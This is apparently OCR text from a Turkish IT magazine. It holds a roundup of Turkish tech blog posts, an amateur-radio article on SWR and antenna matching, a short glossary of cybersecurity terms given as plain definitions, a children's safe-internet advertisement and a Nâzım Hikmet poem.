Yazılım geliştirirken test yazmanın faydası saymakla bitmiyor. Ama diğer yandan test yazmamak için üretilen bahaneler de bitmek bilmiyor. Orhun Beğendi, bu konuda elini taşın altına koyarak yine büyük bir amme hizmetine imza atmış ve test yazma konusunda bir yazı dizisine başlamış. Seriyi 12 yazı olarak planlamış ve şu ana kadar 3 tanesini yayımlamış(1, 2, 3, 4). Her zamanki gibi kendi tecrübelerini de içeren keyifli yazılar olmuş.

https://bit.ly/2XgrNTm

https://bit.ly/2NnH9Rp

https://bit.ly/2xlxgJ6

https://bit.ly/2LqylaY

Kamudan Güzel Haberler

Pek çoğumuzda olduğu gibi bende de kamu kurumlarının teknolojiyle ilişkisi konusunda olumsuz önyargılar var. Bu yüzden böyle konudaki her gelişme beni sevindiriyor. Bu kez Kütahya İl Özel İdaresi'nde süreçlerin analogdan dijitale dönüştürülmesi için oluşturulan teknolojik altyapı hakkında bir yazı yayımladı. Bu dönüşümde -anladığım kadarıyla lider olarak- yer alan Ömer Savaş, söz konusu süreci başlangıcından itibaren, kullanılan modern teknolojilerle(mikroservisler, docker, RabbitMQ, ELK, Varnish, Redis…) ve kullanılan araçların seçilmesinin nedenleriyle birlikte anlatmış.

https://bit.ly/2ZUShGL

Diğer güzel haber ise bir süre önce projelerini açık kaynak olarak paylaşan Çankırı İl Sağlık Müdürlüğü'nün blog açması olmuş. İlk yazı GrayLog kurulumu hakkında.

https://bit.ly/2ZUKdG7

Soyutlama

Nesne tabanlı programlama altında bir başlık olarak görsek de yazılım biliminin tamamında ve hatta bütün hayatımızda yer alan önemli bir kavram var: soyutlama(abstraction). Tarık Güney, bu kavramın ve yanı sıra kapsülleme(encapsulation) kavramının önemini ve ne olduğunu günlük hayatımızdan örneklerle anlattığı güzel bir yazı kaleme almış.

https://bit.ly/324ajsj

Eğlenceli Makine Öğrenmesi ve Yapay Zeka

Adam Geitgey'in "Machine Learning is Fun" isimli müthiş bir serisi var. Az çok matematik bilen hemen herkesin çok rahat anlayabileceği ve aynı zamanda eğlenceli bir şekilde makine öğrenmesini anlatıyor. Az çok yapay zeka ve makine öğrenmesi ile ilgilenen hatta -ben gibi- bunların ne olduğunu, nasıl işlediğini merak eden herkesin muhakkak okuması gereken bir seri diyebilirim.

İşin daha güzel tarafı ise serinin ilk 3 yazısı Türkçeye çevrildi. (ilkini Özgür Şahin, 2. ve 3. yazıları ise Atakan Yenel çevirmiş) Umarım kısa sürede topluluğun da katkısıyla tüm serinin çevirisi yapılır.

https://bit.ly/2xgR3cO

https://bit.ly/2IXo0Sc

https://bit.ly/2IXWeVx

Özkan Doğan ise pekiştirmeli öğrenmenin popüler algoritmalarından Q-Learning'i anlattığı bir seriye başlamış.

https://bit.ly/2NlDjbG

Hakan Arıbaş, yapay zeka & etik konusunda bir derleme yapmış.

https://bit.ly/2KLYXDO

Güvenli Yazılım

Teknoloji ve yazılım sektörü geliştikçe önceden detay olarak dikkat edilen konular genişliyor ayrı dallar, disiplinler haline geliyor. Bunların en önemlilerinden biri ise siber güvenlik. Şu an özellikle kurumsal firmalarda ayrıca bilişim güvenlik birimleri oluşturuluyor. Bu tip dallanmalar oldukça biz yazılımcılar gevşek davranabiliyoruz "güvenli" yazılım geliştirme konusunda. Amma ve lakin hala üzerimize düşen şeyler var. Onur Ercan, önemli bir yazı kaleme alarak güvenli yazılım için dikkat edilmesi gereken noktaları paylaşmış.

https://bit.ly/2FGwriR

Blockchain Aleminde Neler Oluyor?

Geçtiğimiz haftalarda göğsümüzü kabartan bir projeden haberdar oldum: Avalanche. Fikir babası ve ana geliştiricisi Cornell Üniversitesi'nden Türk bilim adamı Prof. Dr. Emin Gün Sirer imiş. Kendisinin ayrıca daha önce de p2p ağlar için önemli ve hala kullanılan çalışmaları varmış.

Projede Bitcoin'in maliyetli olan transfer işlemleri için çok hızlı(yaklaşık 2 saniye) ve güvenli olduğu iddiasında, madencilik gerektirmeyen bir algoritma geliştirilmiş. Ege Tekiner, kuş bakışı Emin Hoca'nın çalışmalarından ve Avalanche projesinden bahsetmiş.

https://bit.ly/2LsnDkj

Blockchain, her geçen gün popülaritesini artırıyor. Farklı farklı alanlarda farklı senaryolarda kullanılmaya çalışılıyor.

Teknoloji trend/araştırma şirketleri de doğal olarak bu duruma kayıtsız değil. Recep İlkbahar, işbu araştırma şirketlerinin Blockchain hakkındaki raporlarını incelemiş ve önemli gördüğü noktaları kendi yorumlarıyla beraber paylaşmış.

https://bit.ly/2ZXNKDI

Okan Yıldız ise benzer şekilde McKinsey&Company'nin Blockchain raporunu okuyup kritik noktalarını aktarmış.

https://bit.ly/2RHXO0B

Diğer yandan Enes Türk, Blockchain'in kullanım senaryolarından bahsetmeye devam ederek Blockchain üzerinde geliştirilen 2 sosyal sorumluluk projesinden bahsetmiş.

https://bit.ly/3208aO3

Geçtiğimiz haftalarda Facebook'un kripto para çıkaracağına dair haberler çıkmıştı. İsmail Hakkı Polat, Zuckerberg'in bu hamleyle neyi hedeflemiş olabileceğini irdelemiş.

https://bit.ly/2JdfqOa

Turan Sert ise konunun teknik detaylarına girerek bu paranın hangi platformlarda ve işlemlerde kullanılabileceğini; getirilerini, sorunlarını irdelemiş.

https://bit.ly/2RHY7bL

Bitcoin'in halka inmesi, sonra değerinin çakılması, ICO'ların dolandıcılık için kullanılması vb. pek çok gelişme sonrası insanlar Blockchain'e biraz mesafeli durmaya başladı. Cemil Şinasi Türün, olumsuz görüşlere karşın Blockchan'in neden hala bir devrim olduğunu yazmış. Bir başka yazısında ise vadeli çeklerin merkezi bir sistemle bankalar tarafından takip edilmesine yönelik çalışmalardan bahsetmiş ve yanlış gördüğü noktaları yazmış.

https://bit.ly/2YoRbCU

https://bit.ly/2ZXLa0w

Kamer Elciyar, merkeziyetsizliğin ne olduğunu sorarak, bu ifadeden ne anlamamız gerektiğini, hangi yapıların ne kadar gayrımerkezi olduğunu, hangi uygulamalarda merkeziyetsizliğe ihtiyaç duyulabileceğini vb. konuları ele aldığı bir yazı kaleme almış.

https://bit.ly/2IYACsj

Mesut Gülecen, ilk Bitcoin transferinin alıcısı olan ve Satoshi'ye ilk destek veren kişilerden olan Hal Finney'in "Bitcoin and Me" yazısını çevirmiş.

https://bit.ly/2RGRab1

Bir JavaScript koduyla tarayıcı üzerinde Monero mine etmeyi sağlayan CoinHive servisinin -geçtiğimiz- 8 Mart'ta sonlandırılacağı ilan edilmiş. Ziyahan Albeniz, bu vesileyle CoinHive'ın tarihinden, ekosisteme getirdiği değişikliklerden, kötüye kullanımıyla gerçekleştirilen Cryptojacking'den ve bundan korunma yollarından bahsetmiş.

https://bit.ly/2JbMQg7

Akbank, bir süredir bir kripto para olan Ripple aracılığıyla para transferi yapmaya olanak sağlıyor. Daha doğrusu SWIFT'e al-

ternatif olarak bu seçeneği de sunuyor. Deniz Özgür, her iki transfer yöntemi için SWOT analizleri yaparak geniş bir karşılaştırma ve kripto paraların finans dünyasına etkisine dair bir perspektif sunmuş.


https://bit.ly/2XC1wyk

Soner Canko, katıldığı bazı etkinliklerde yaptığı "Blokzincir Hayatımızı Nasıl Değiştirecek" başlıklı sunumunu paylaşmış.


https://bit.ly/2YoI854

Engelsiz Teknoloji

Son dönemde IoT, 3 boyutlu yazıcılar, yapay zeka ve biyoteknoloji gibi teknolojilerin hızlı gelişiminin en güzel sonuçlarından biri engelli bireylerin hayatını kolaylaştırmaya yönelik çözümler. Kürşat Bayhan, "engelsiz teknoloji" başlığı altında bu konuda geliştirilen bazı ürün ve fikirleri derlemiş.


https://bit.ly/2NoMZlu

Şifreleme

Duygu Özcan, ACORN hakkında 2 yazılık mini bir seri yayımlamış. 2014 yılında bir yarışmada Hongjun Wu tarafından görücüye çıkarılan bir kimlik doğrulamalı şifreleme algoritması imiş. İlk yazıda mevcut şifreleme türleri ve algoritmalarını anlatarak kimlik doğrulamalı şifreleme yöntemlerine giriş yapmış. İkinci yazıda ise ACORN'un detaylarına inmiş.


https://bit.ly/2XcvnxT


https://bit.ly/2YkAMPN

Gökhan Şengün ise geçtiğimiz haftaki yazısında Base64 encoding yöntemini anlatmış.


https://bit.ly/2Yo4VxQ

Yazılım Mimarileri

Hüseyin Kutluca, yazılım mimarisi geliştirme hakkında bir seriye başlamış. İlk yazıda "mimari nedir, ne değildir, temel kavramlar nelerdir " tadında bir giriş yapmış. Sonraki yazılarda ise mimarinin nasıl tasarlanacağını anlatmaya başlamış.


https://bit.ly/2Lt3vyc

Sezer Tanrıverdioğlu, Aspect Oriented Programming'i anlattığı bir seriye başlamış.(Java)


https://bit.ly/2YiQDhH

Osman Hömek, örnek bir proje eşliğinde MVC mimarisini ve ORM kavramını anlatmış.(Go)


https://bit.ly/2ZRoMpe

Osman Korcan Andaç, antipattern'leri anlattığı güzel ve önemli bir seriye başlamış. İlk yazısında 3, ikinci yazısında 4 adet çok görülen antipattern'i anlatmış.


https://bit.ly/2KQeQZQ


https://bit.ly/2X9mX5h

SWR
ANTEN UYUMU NEDİR?

Değerli arkadaşlar, bir önceki yazımızda SWR konusunu da ele alacağımızı belirtmiştik. Buradan yola çıkarak SWR ve anten frekans uyumu, anten montajı ve el cihazı doğru kullanım şekillerini de anlatmaya çalışacağız.

SWR Nedir?

SWR (Standing Wave Ratio) Türkçe karşılığı olarak duran dalga oranı anlamına gelmektedir. Telsiz çıkışı ile kablo-anten hattındaki empedans uyumunu ifade etmektedir. Burada meydana gelebilecek dengesizlik sonucu geri yansıyan güç, cihaz üzerinde ısıya dönüşerek çıkışın zarar görmesine neden olmaktadır.

SWR Metre adı verilen ölçüm aletleri ile kontrolü sağlanmamış her anten –kablo hattı daha önceden tecrübe edilmiş olsa dahi, bu tip risk göz önüne alınarak muhakkak test edilmeli ve gerekli kontroller yapılmadan kullanılmamalıdır. Burada, risk değeri açısından maksimum 3 değeri riskli görülür. Terazi mantığında düşünerek en kolay anlatımı şöyle söyleyebiliriz; denge mantığında 1/1 uyum sağlanmalıdır. Yani SWR değerinde ideal olan değer 1,0 değeridir. Tam uyumu görmek için okumamız gereken bu değeri hedef aldığımızda şunu unutmamamız gerekir; anten ve telsiz cihazımızın kullandığı frekans tek bir frekans mı yoksa birden çok frekans bandı mı kullanılıyor?

Daha önceki yazılarımızda bahsettiğimiz üzere bu soruyu sormaktaki amacımız, anten ve cihazımız eğer ki birden fazla band aralığında çalışacak veya aynı bantta dahi olsa geniş bir aralıkta olacak ise SWR değeri de aynı şekilde değişkenlik gösterecektir. Örnek vermemiz gerekirse 145.500 MHz'de değeri 1,0 olarak okurken, aynı cihaz-anten-kablo hattı üzerinde olmamıza rağmen 144.800 MHz için bu değer 1,6 olabilmektedir. Bir diğer örnekte, iki band kullanımında bir cihaz ve yine buna uygun Dual Anten olarak adlandırılan çift band bir anten donanımında VHF aralıklarda 1,0 - 1,8 değerleri arası ölçüm yapılırken, UHF bandı için bu değerler 1,8 - 2,7 gibi aralıklarda değişkenlik gösterebilir. Burada esas olan, risk değerinden mümkün olduğunca ortalama 1,0'a yaklaşılan ölçümü gösterebilmektir.

Bu ideal aralık ile alakalı ayarlama yapmak için anten kablosu, konnektörlerin kalitesi, konnektör kablo bağlantılarının düzgünlüğü, anten uyumu ve anten boyu ayarı gibi etkenler mevcuttur. İdeal ölçümü bulabilmek için tüm bu detaylar kontrol edilmeli ve gerekli olan standartlar bulunmalıdır. SWR Metre cihazlarının da uygun aralıktaki frekansta olması önemlidir. Bu cihazlar dijital ve analog modeller olabilmekte. Ayrıca ölçebildiği frekans aralığı ve watt güçleri muhakkak üzerlerinde belirtilir. Bu hususlara da azami dikkat etmek gereklidir. Özellikle belirtmemiz gereken, SWR ölçümü yaparken ilk ölçümde mutlaka en düşük çıkış gücü ile olabilecek uyumsuzluk sebebli riski en aza indirmek için ölçüm yapılması gereğidir. Cihaz çıkış gücü minimum seviyede iken ilk ölçüm yapılmalıdır!


Analog ve Dijital SWR Metre örnek fotoğrafları

SWR İDEAL, ANCAK DUYUM ve GÖNDERME NEDEN SORUNLU?

Maalesef özellikle yeni amatör telsiz operatörü olan arkadaşların, olması gerektiği gibi bir takım projeler ile meşgul olma isteğinin zirve yaptığı bu ilk dönemler sırasında sıklıkla bu soru karşımıza gelmektedir. Şöyle ki, arkadaşlarımız kaynak olarak internet üzerinde buldukları çizim ve şemalar ışığında anten yapımına zaman ayırmaktadırlar. Bu çalışmalar gayet güzel ve teşvik edilmesi gereken çalışmalardır, ancak burada özellikle atlanılan konu, eksik tecrübe sebebiyle detay bir husus genelde göz ardı edildiğinden kaynaklanan bu sorun ortaya çıkmaktadır.

Birçok yeni arkadaşımız kendi antenini yapmak için bulduğu çizim ışığında malzemelerini temin ederek yapıma başlar. Burada şu önemli konu atlanmamalıdır. Özellikle VHF ve UHF bantlar için birlikte çalışabilen Dual Band olarak geçen, markaların sorunsuz olarak kendini ispat etmiş olan pahalı

antenlerini satın almak yerine kendi yapma düşüncesi tabii ki güzeldir, önemli olan verilen teknik bazı detayları mümkün olduğunca tam olarak anlayarak yerine getirmeye çalışmaktadır. Birçoğunuzun da hak vereceği gibi bu tip marka ve kendini yıllardır ispat etmiş kalitede antenler fabrikalarda bir çok ARGE çalışmaları sonucunda oluşturulmuştur ve gerekli laboratuvar ortamlarında fabrikasyon standartlarında belirlenmiş standartlar altında yapılmaktadır.



Bazen çok basit gibi görülecek bir bobin sarımında dahi, kullanılan malzemenin içeriği, kalınlığı, tur sayısı ve bu turlarda birbirine olan yakınlık mesafelerinin mm cinsinden önemli konular olduğunu aklımızdan çıkarmamız gereklidir.

Yukarıda bahsettiğimiz hususlar içerisindeki empedans uyumu, yani telsiz haberleşmesinde kullanılan 50 ohm uyumluluğu başka bir şey, kullanılacak frekans aralığı için uygunluk bambaşka şeylerdir.

Yeni başlayacak arkadaşlara tavsiyem muhakkak öncelikle Mono Band diye adlandırılan tek band için çalışacak antenlerin yapımı ile işe başlamalarıdır. Mono Band antenler çalışma band aralığının anlaşılabilmesi, sonrasında yayılım (pattern) denilen anten şekline bağlı olan sinyal yayılım ve duyum kabiliyetlerinin değişkenlikleri gibi hususların çok daha iyi anlaşılabilmesine ve yapılan antenlerin SWR Metre cihazları ile kontrollerinde değerin 1,0 - 1,5 aralıklarında gayet iyi olmalarına karşın sistem üzerine takıldığında verimli olup olmayışlarının sebeplerinin anlaşılabilmesi konusunda oldukça yardımcı olacak tecrübeler yaşanmasında faydası olacak ve bir sonraki adımda sizi çok daha hızlı bir şekilde bu hobi içerisindeki matematiği anlamanıza yardımı dokunacak konular olduğunu unutmayınız.


Her telsiz her ne kadar iyi bir kalitede, markada, çıkış gücünde olursa olsun onu hayata bağlayan besleme kaynağı, anten ve kablo tesisatı olmadan hiçbir şekilde değer kazanamaz! Çok iyi bir besleme kaynağına dahi sahip olsanız anten sizin en önemli hayat kaynağınızdır!


Anten yapımı ilk başlarda genellikle VHF ve UHF bantlarda düşünüldüğünden aslında en karmaşık anten yapılarıdır. Bu en zorlu anten yapımları maalesef bütçesel güç ile hobiye en başta el cihazları ve araç cihazları içerisinde en uygun fiyatlı olan bu bantlar aralığında başladığı için bu şekilde yaşanmaktadır. HF dediğimiz frekans aralıklarına geçen bir Amatör Telsiz Operatörü ise, anten yapımı konusunda oldukça rahat anten türleri ile karşılaşacak. Fakat bu kez de anlaması gereken en önemli husus olan BAUN-UNUN gibi empedans uyumu için gerekli donanımlar için çok da karmaşık olmayacak anten yapımlarına başlayabilecektir. İşte burada bahsettiğimiz Dual-Mono (VHF-UHF) aralıklarda çalışan daha kavraması ve yapımı zor olan tür dikey antenlerden öte HF anten yapılarında çalışmaya başlandığında kavranmaya başlayan anten montaj şekilleri de tam burada karşımıza çıkmaktadır.

Anteniniz hangi band aralığı için olursa olsun, hangi türde bir anten olursa olsun oldukça önemli ancak nedense her zaman en son akla gelen montaj şekli ile de size avantaj ve dezavantajlar sunmaktadır. Ülkemiz amatörlüğü içerisinde de bu konularda kullanılan yanlıştan üstü örtülü kaçınma yöntemi olarak "Anten yerini sevmedi!" gibi ifadeler teselli kaynağı olmaktadır.

Anten türüne ve yapısına göre size uygun frekans aralığında ve dalga boyunda olmalıdır. Bunların hepsi standartlara en uygun halde olsa dahi yine kilit noktası olan montaj şekli ve montajın yapıldığı yeridir.

Aşağıda ileride detaylarını anlatmaya çalışacağımız anten bant ve türlerine göre yayılım örnek görüntüleri verilmiştir. Dikkat edecek olursanız ¼ - ½ - 5/8 türlerde dahi yayılımlar farklılık göstermektedir. Bu çizimlerde en önemli detay, yatay ve dikey görüntülerin olduğudur. Kısacası, yayılım çizimlerini antenler için bir yuvarlak olarak düşünmeniz gereğidir. Buradan mantıkla dikey bir anten için şunu demek en doğrusu olacaktır; bir anteni belirtilen laboratuvar ölçümlerinde en verimli şekliyle kullanabilmek için o anteni gerek duyacağı yükseklikte (pattern tamamlayacağı) monte etmelisiniz. Kabaca söyleyecek olursak 3m boya sahip dikey bir anteni etrafı tam açık olacak bir görüş mesafesinde ve zeminden kendi boyunun en az iki katından 1m daha fazla yükseğe monte etmelisiniz! Bu oldukça önemlidir, fakat mümkün olan şartlar ne kadar izin veriyorsa bu şekli ile montajı yapılabildiğinden verimleri de o oranlarda değişkenlik göstermektedir ve ne yazık ki bu detayları yerine getiremediğimiz ve teknik bakışımız eksik kaldığında yukarıda bahsi geçen "Anten yerini sevmedi" gibi duygusal bir bağ gösteriyormuş gibi bir kurtarıcı teselli bize eşlik edecektir!





Jpole Anten ve VHF Antenler dalga boylarına göre yayılım örnekleri

Bir sonraki yazımızda tekrar hevesi bol ve öğrenme isteği içerisinde bulunan arkadaşlarla tekrar görüşmek ve tecrübeleri uygulamalarla hızlıca geliştirebilmek dileklerimle güzel bir yaz geçirmenizi diliyorum, saygılarımla...

PASSIVE ATTACK

Saldırganın iletişim kanallarını dinlemesi veya sistemlerini izlemesi ile karakterize edilen bir saldırıdır. Mikrofon ve kamera üzerinden casusluk faaliyetleri örnek gösterilebilir. Sistemde ya da verilerde bir değişiklik amaçlanmaz.

BLACKHOLING

İnternet servis sağlayıcıları(ISS) tarafından, belirli bir domain veya adresten gelen trafiği bir kara deliğe(black hole) yönlendirerek DDoS saldırılarını durdurmak için kullanılan yaygın bir savunma stratejisidir.

SIDEJACKING

Aynı ağda bulunan aktif bir bağlantıya ait oturum bilgilerini (cookie) çalmayı hedefleyen ve bu bilgilerle kullanıcının oturumunu ele geçiren ağ tabanlı bir saldırı yöntemidir. Genellikle packet sniffing kullanılarak gerçekleştirilir.

FORK BOMB

Bir process'in sürekli çoğaltılarak sonsuz bir döngüye sokulması ile tüm sistem kaynaklarını tüketen,sistemi işlem yapılamaz hale getiren hizmet reddi saldırısıdır.

COGNITIVE SECURITY

Tehdit tespiti,analizi ve müdahale süreçlerini geliştirmek üzere tasarlanan,sürekli öğrenmeye dayalı yapay zeka(AI) teknolojisidir. Tehditle ilgili kendi hipotezlerini geliştirerek değerlendirmede bulunabilir.


DOMAIN GENERATION ALGORITHMS


Kötü niyetli yazılımlar tarafından, komuta kontrol merkezine (C&C) erişim amacıyla belirli aralıklarla dinamik olarak etki alanı oluşturmak için kullanılan algoritmalardır.

@sibersozluk

ÇOCUKLAR İÇİN GÜVENLİ İNTERNET SERİSİ

Çocuklar için Güvenli İnternet





abaküs

Türkiye'nin Bilişim Kaynağı

www.abakuskitap.com

Dünyayı verelim çocuklara hiç değilse bir günlüğüne
Allı pullu bir balon gibi verelim oynasınlar
Oynasınlar türküler söyleyerek yıldızların arasında
Dünyayı çocuklara verelim
Kocaman bir elma gibi verelim sıcacık bir ekmek somunu gibi
Hiç değilse bir günlüğüne doysunlar
Bir günlük de olsa öğrensin dünya arkadaşlığı
Çocuklar dünyayı alacak elimizden
Ölümsüz ağaçlar dikecekler

Nâzım Hikmet